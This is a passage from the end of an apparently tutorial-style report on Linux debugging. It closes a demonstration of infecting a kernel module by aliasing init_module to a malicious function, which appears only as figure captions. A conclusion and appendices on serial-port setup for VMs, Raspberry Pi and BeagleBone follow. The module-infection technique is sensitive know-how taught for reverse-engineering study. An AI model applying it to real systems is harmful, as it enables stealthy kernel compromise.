


Figure 6.14 – Forcing init_module to become an alias of a malicious function

5. **Insert infected module into kernel :** see **Figure 6.15**




Figure 6.15 – Infected module executing malicious function

The module is executing the evil function

7 Conclusion

Linux is a mature and gigantic Operating System that can be scaled and embedded easily.
« *More a system becomes complex, more it is prone to errors* »and that is the reason why We need to learn debugging.

We have made a long journey by debugging Linux systems through demos and examples. We have started through the userspace and went exploring various tools like : GDB, Valgrind and strace. Then We moved to the Kernel and tried to understand it's working internals with tracers and learnt to solve it's issues through debuggers (KGDB/KDB, OpenOCD).

We must keep in mind that debugging is not only made to trace bugs but also reverse malicious code (another reason to sharpen debugging skills).

Debugging may seem difficult at first glance, only some practice is required. More understanding needs to read each part multiple times.

We hope that We made a good introduction to debugging the linux Kernel[1].

Appendices

.1 Serial communication

1. **Two virtual machines :**
   — **Target - linux mint configuration :**





FIGURE 1 – Configure linux mint serial port

Remark : Make sure to uncheck the checkbox « connect », this means that this machine is going to create the serial port at the address : /tmp/serial

— **Host - linux xubuntu configuration :** Remark : Make sure to check the checkbox « connect », this means that



.png .png

FIGURE 2 – Configure linux xubuntu serial port

this machine will connect to an existing serial port (created by the linux mint)

2. **Connecting Raspberry PI 3 to a computer :** The process is straightforward, it is enough to connect the usb to serial cable to Raspberry PI as shown in (**Figure 4**).

Enable Serial communication

Serial communication is disabled by default on Raspberry PI. The page https://hallard.me/enable-serial-port-on-raspberry-pi/ provides the steps to enable Serial Communication.

Note : Always connect your Raspberry to an external power source, serial connection can only feed small systems with enough current. *You may damage your hardware if you rely on serial power source.*
The rasbperry firmware will signal (using a thunder symbol on the screen) an under-voltage condition.




FIGURE 3 – USB to Serial connection with Raspberry PI 3

3. **Linux machine - Beaglebone Black :** it requires only 4 wires, connect Beaglebone Black Wireless as shown in **Figure 4** and plug the other side of the cable to your computer.




FIGURE 4 – USB to Serial connection with Beaglebone black wireless

Note : Always connect your Beaglebone black to an external power source, serial connection can only feed small systems with enough current. *You may damage your hardware if you rely on serial power source.*

Bibliography

[1] Chris Simmonds. *Mastering Embedded Linux Programming.* Packt Publishing Ltd, 2015.